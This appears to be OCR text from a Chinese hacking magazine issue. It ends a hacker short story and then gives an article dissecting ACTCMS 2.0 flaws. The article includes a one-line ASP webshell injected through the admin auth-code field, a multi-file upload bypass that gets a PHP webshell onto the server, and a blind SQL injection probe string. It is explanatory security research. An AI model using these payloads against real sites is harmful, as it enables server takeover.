我突然觉得今天不该来看这录像，看到这些，让我心情变得更加难受。然而顿儿还是有了收获，他发现了监控的可爱之处，这让他找到了问题的根源。

要说起公司的监控，确实是高科技产品，800X600的高分辨率，音画同步，H.264硬件实时压缩，8块500G硬盘，这些无疑都是相当高级的配置，尽管当时顿儿的初衷只是为了检查员工上班是否在谈恋爱而浪费时间。

顿儿听到这么一段对话，通过多屏幕多场景的切换，他看了一部精彩并且有趣的电影。

"李哥，咱们下个月工作计划太多了吧？是不是要和方总提一下？"

"方总有说今天是讨论会么？拜托你脑子灵光点吧，今天是工作分派会议，再说忙一点也好，对你是个历练。"

"当老板也太爽了吧，说啥就是啥，我们累死了不就没人给他干活了？"

小李进电梯，画面一转，跳到另外一台监视器上。

"当老板本来就爽，但这老板不是人人都能当的，你得自己掂量掂量，你自己行不行，有没有人罩你，你又能罩多少人？"

"再说了"小李面带嘲笑看着那人："公司工资给的高，就算累死，也会有人发疯一样往里挤。"他从文件夹里随意的抽出一张纸，撕掉了一截，用烟草卷了一只粗的，狠狠的吸了起来。

看到这里，顿儿骂了一句，然后就开始给小李打电话了。

…………


"哟，文哥，最近咱们公司生意怎么样？方总不让我出去啊，还说以后也不让我用公司的纸卷烟抽。咋整的，好像是丢了张月计划表，正好是前几天被我给卷了，剩下有字的部分随手丢了。啥？怎么可能还发奖金，就给一丁点工资啊。文哥你帮我想想办法吧，给方总说个情，太郁闷了，实在太郁闷了！这个月去酒吧都不敢和妹子唱歌喝酒了，穷啊……"

文叔把电话设成免提，让小李的声音透过手机传递了出来："方总，我们忙活了半天就是因为他？"

顿儿点点头，面带笑意。

编辑点评：

有点小小的悬疑在里面，事件到最后才真相大白，让人松了一口气。此篇还是前几集的延续，但风格和前几集（"断头台"1-4集请见2008年黑客手册）又有了区别，如果套用个术语来说的话，应该算纯手法写作吧。不过令人遗憾的是，这将是"断头台"系列的最后一集了。作者已明确说明，此系列不再更新，各位"断头台"的粉丝们敬请节哀。但我们还是希望在新的一年里，作者能给我们带来新系列的黑客小说，我们继续期待……



小天新年祝福

大家拿到杂志的时候，应该快过农历的新年了。一年时间很快就过去了，不知道你的技术进步了多少，不知道这一年的"新洞练练看"是否让你满意？如果你有任何建议或者意见，都非常欢迎反馈给我们。

新的一年马上到来，小编给各位拜个早年，祝愿大家来年技术大大的长进，期待你在"新洞"的舞台上分享自己的成功和经验。

看菜鸟也来揭ACTCMS 2.0伤疤

图 孤水绕城[L.S.T]

从本文你可以学到：

1、ACTCMS 2.0 漏洞分析

2、漏洞产生的原因和原理分析

一、漏洞初探

其实ACTCMS这套系统早就保存在我的电脑里了，以前就分析过ACTCMS 2.0，可是说起来惭愧，那时技术太差，代码能看懂就不错了，更别说找漏洞了，而且这套系统的安全性还凑合。不过好歹也受过"黑手"这么长时间的熏陶了，硬着头皮上吧。

在真正分析漏洞之前还是在网上先搜索一下，结果只找到了小帅的一篇关于ACTCMS漏洞的文章，里面说check.asp页面对clubuser_id没过滤。可是我在整站程序里根本就没找到check.asp这个文件，郁闷……看来作者所说的那套系统应该不是2.0版本的。那就没办法了，只有自己看代码分析了。

首先搭建下平台，这套CMS如果要使用的话还需要安装，如图1所示。




图1 安装




图2 管理认证码

同意协议并点"继续"，下一步就来到了网站初始化的关键地方，如图2所示。

大家一定都看到其中的"**管理认证码**"输入项了吧？默认的是**ACTCMS**，熟悉动易的朋友一定都知道，不过动易的认证码是需要自己在网站源码中修改，而ACTCMS 2.0则可以在系统初始化的时候修改。

这样一来，认证码被站长改变的可能性就很大了，再加上经过md5加密的"登录密码"，想通过登录后台拿webshell就很难了，从这点来看，我就感觉这套CMS安全性还凑合。

还有就是在经过图2的步骤之后，会在"ACT_inc\Lock"目录下生成"**Install.lock**"这个文件，并且每当访问首页"index.asp"的时候，程序就会用FileSystemObject对象检查"Install.lock"是否存在，如果不存在，程序就会认为该网站还没有经过初始化安装，就会跳到图2的界面。

我分析了下，其实认证码这东东还是存在安全隐患的！因为如果在修改管理认证码的地方插入一句话木马（因为认证码是要写进asp文件中的），这样我们就能很轻松的拿webshell了。

我构造的认证码是"**"%><%execute request("gsrc")%><%'**"，设置好了之后，再用一句话木马的客户端访问"**Admin\CheckCode.asp**"就能上传我们的大马了。不过这个漏洞相当的鸡肋，没有初始化配置的网站估计没有，找不找得到那就看大家人品了。

二、蛮有特色的防注入

说起注入和跨站来就有气，费了好大力气去找注入点，可是最后还是没找到什么有用的注入和跨站。不过这里有必要说明一下，因为网站作者对于注入的思路还是很好的，这里拿出来给各位脚本安全爱好者们共享下。

程序对注入进行过滤的分别是S()、ChkNumeric()和RSQL()三个函数。S()函数过滤了单引号和双引号，ChkNumeric()函数则检测参数是否为数字（对于数字型的参数，这个函数很霸道，只要用它过滤了，注入就没有希望了）。和S()函数一样，RSQL()函数也用于过滤掉特殊字符，其定义如下：

```
public Function RSQL(strChar)
If strChar = "" Or IsNull(strChar) Then RSQL = "":Exit Function
Dim strBadChar, arrBadChar, tempChar, I
strBadChar = "$,#,',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34)
& "," & Chr(0) & ""    '注意这里过滤的是特殊字符，其中的Chr(34)对应
的ASCII码是双引号；Chr(0)其实就是我们上传改包把空格（20）改成的00
arrBadChar = Split(strBadChar, ",")
tempChar = strChar
For I = 0 To UBound(arrBadChar)
tempChar = Replace(tempChar, arrBadChar(I), "")    '将特殊字符过滤
为空
Next
RSQL = tempChar
End Function
```

我们经常看到的某某版通用防注入程序都是对注入的关键字进行过滤的，比如"**;|and|exec|insert|select|delete|update|count|*|%|chr |mid|master|truncate|char|declare|'","|"**"这些，不过这套程序却对特殊字符进行了过滤，这样的过滤方法使得安全性提高了不少。

因为我们注入的时候所构造的语句一定要包含上面的一些特殊字符，大家可以想想经典的注入语句（ACTCMS 2.0版本的

是access数据库），我就拣关键的给大家提个醒：“and (select asc(mid(pass,1,1)) from [name] where id=1)>49”（不包括双引号）。

这条语句可以猜测用户名或者密码，可以说是注入ACCESS数据库的核心语句了，我们看看都是什么字符触到了RSQL()函数的痛处：有“(”、“)”、“[”、“]”、“>”。

那么经过RSQL()函数过滤之后，剩下的就成了“and select ascmidpass,1,1 from name where id=149”，大家看到了吧，这样的语句是不可能猜解出什么来的。而且我们也不能通过转换大小写，或者用插入TAB键之类的方式来绕过（这不是废话啊！谁听说过给特殊字符转换大小写，往中间加东西的）。

我也试着把特殊字符用url编码来绕过，不过后来才知道，对于Request.QueryString()、Request.form()等，接收之后的参数会把编码还原回原来的样子再赋值给变量。

对于如何绕过过滤进行注入的方法网上目前还没有，也没听说过哪位牛人能摆平，而且这个函数还可以过滤跨站语句，是不是一举多得啊？既小巧又实用（打广告啊！），是不是很厉害啊？

总结下，只要过滤了“'”、“(”、“)”、“>”、“<”、“=”和“ ”（最后一个是空格）这几个字符，那么一般的access注入就可以防范了，而且对于跨站也是有一定作用的，因为跨站语句也需要“<”、“>”这些字符，这样过滤特殊字符的方法真的超牛啊！

三、无惧无组件上传揭秘

ACTCMS 2.0这套系统上传用的是无惧无组件，在user目录下的UpFileSave.asp负责上传。俺在“黑手”的08年08期杂志上曾经分析过无惧无组件的BUG，不过ACTCMS 2.0的漏洞就不怎么好利用了，要受到很大的限制。不多说了，大家看上传的关键代码：

```
const ForbidFileType="asp,aspx,htm,html,js,shtml,zip,cer,cdx"   '对应①处ForbidFileType
const EnableUploadFile="Yes"
dim upload,oFile,formName,SavePath,filename,fileExts,oFileSize
dim EnableUpload
dim arrUpFileType
dim ranNum
dim msg,FoundErr
msg=""
FoundErr=false    'FoundErr和EnableUpload这两个变量相当重要，上传马马成不成功就靠它们两个了
EnableUpload=False
……省略N行代码
for each formName in upload.file   '列出所有上传了的文件，(一)这是第一次for循环
set ofile=upload.file(formName)    '生成一个文件对象
oFileSize=ofile.filesize
if oFileSize<100 then
msg="请先选择你要上传的文件！"
FoundErr=True
elseif oFileSize>(UpfilesSize*1024) then
msg="文件大小超过了限制，最大只能上传" & CStr(UpfilesSize) & "K的文件！"
FoundErr=true
end if
fileExts=lcase(trim(ofile.fileExt))
if(instr(ForbidFileType,fileExts)<>0) then   '①这是第一关，用了instr()函数，如果上传的文件格式与ForbidFileType正好匹配，EnableUpload就为false了
response.Write("不允许上传的文件类型："&fileExts)
EnableUpload=false
response.End()
end if
arrUpFileType=split(UpFileType,"|")
Dim i,strJS,file
for i=0 to ubound(arrUpFileType)   '(二)关键的第二次for循环
if fileExts=trim(arrUpFileType(i)) then   ②第二关到了，检查文件后缀是否和设置的一致，默认设置的可以上传的格式为：jpg|gif|bmp|png|swf|rar|exe
EnableUpload=true
exit for
end if
next
if fileExts="exe" or fileExts="asa" or fileExts="aspx" then   '③第三关，这里的asa我们可以用“asa.”（asa后面有“.”）来绕过
EnableUpload=false
end if
if EnableUpload=false then   '④后面的就是第四关，根据EnableUpload和FoundErr值来判断我们上传的文件是否非法
msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType
FoundErr=true
end if
strJS="<SCRIPT language=javascript>" & vbcrlf
if FoundErr<>true then
randomize
ranNum=int(900*rnd)+100
filename=year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExts
```

大家可以拿出08年08期的“黑手”对比一下，大体上和网域科技的上传一样，不过ACTCMS 2.0则多了“**const ForbidFileType= "asp,aspx,htm,html,js,shtml,zip,cer,cdx"**和“**if(instr(ForbidFileType,fileExts)<>0) then response.Write("不允许上传的文件类型："&fileExts)**”这一层的检测。

对于这套无组件上传程序，如果上传单一文件的话，漏洞是不存在的，因为在第二个for循环，即我标注的(二)处（为了方便下面的分析，我均用(一)①等表示）这关就过不了。但是如果我们同时上传两个或多个文件，那结果就不同了。这就要我们自己构造网页提交来实现，如图3所示，这样我们上传之后就能够达到上传webshell的目的了。还有一点要说明，因为UpFileSave.asp这个文件有权限验证，我们注册一个普通会员，保证处在登录的状态就ok了。




图3 构造上传页面

为了照顾菜鸟，我就用这套系统把无惧无组件上传漏洞的实现过程具体的推敲一下：

首先运行上传的客户端，然后通过第一个“浏览”选择一个图片（123.gif），第二个“浏览”选择一个PHP（dama.php）的大马，如图3所示，注意顺序千万不能颠倒啊！为了有助于理解，我就把123.gif比作“车一”，把dama.php比作“车二”，把fileExts（后缀名）比作“车牌”，这样123.gif的车牌就是gif了，相应的dama.php的车牌就是php。

提交一下，把我们的“车一”、“车二”送进“轨道”，下面这两个变量很重要，现在给出它们的初始值：

```
FoundErr=false
EnableUpload=False
```

“车一”先进入到(一)第一个for循环处，很快“车一”就到了①，这时需要“车一”出示车牌了，即gif。把车牌交给instr()然后就开始和"asp,aspx,htm,html,js,shtml,zip,cer,cdx"一个一个比对，因为这里不能匹配，所以instr()返回0，then后面的就不执行。

“车一”继续前进，接着到了(二)的for循环处，把“车牌”分别与②处的几个格式比较，这次gif当然就匹配上了，所以EnableUpload就不为false了，即EnableUpload=true，而且FoundErr保持不变，FoundErr=false。

之后“车一”也是顺利的通过③、④的检查传到服务器上了，

这样㈠处的第一个for循环也就结束了，因为我们同时上传两个文件，下面就轮到“车二”了。注意此时两个变量的状态：**EnableUpload=true，FoundErr=false**。

与“车一”相同，“车二”先来到①，亮出车牌（php）与ForbidFileType比较，很幸运通过了①，EnableUpload=true不变。

接着来到最最关键的㈡进行第二次for循环，每次循环都要在②处if语句检测，这次php一直匹配到exe也没匹配上，那么then后面的语句不能执行，下面的EnableUpload=true也不会被执行。

但是大家注意，这时EnableUpload仍然是为true，这就好，“车二”退出㈡for循环之后很顺利通过了③，之后就到④了，因为EnableUpload=true，那么then后面的FoundErr=true不会执行，FoundErr仍然是“车一”上传完后保持的false状态。

就这样，“车二”也是一路过关斩将顺利上传成功了，结果如图4所示。




图4　上传成功

通过上面的分析，大家对无惧无组件上传漏洞一定都有所了解了吧？如果哪位仁兄还是不明白，我也就没办法啦，赶紧买两本“黑手”恶补吧。

到这里后缀欺骗是成功了，不过当我查看源文件的时候却找不到文件上传之后的路径。没有上传文件的路径就是传上去了我们也没办法访问，最后在后台上传的时候，发现图片上传之后的路径可以通过查看源代码找到，那我们就抓包看看。

抓包后的信息如图5所示，鼠标选中的内容是“**POST /admin/Include/UpFileSave.asp?ModelD=1&instr=0&instrname=PicUrl&YNContent=1&instrct=content HTTP/1.1**”，看来要能查看到路径还得提交上面的这些参数。




图5　嗅探

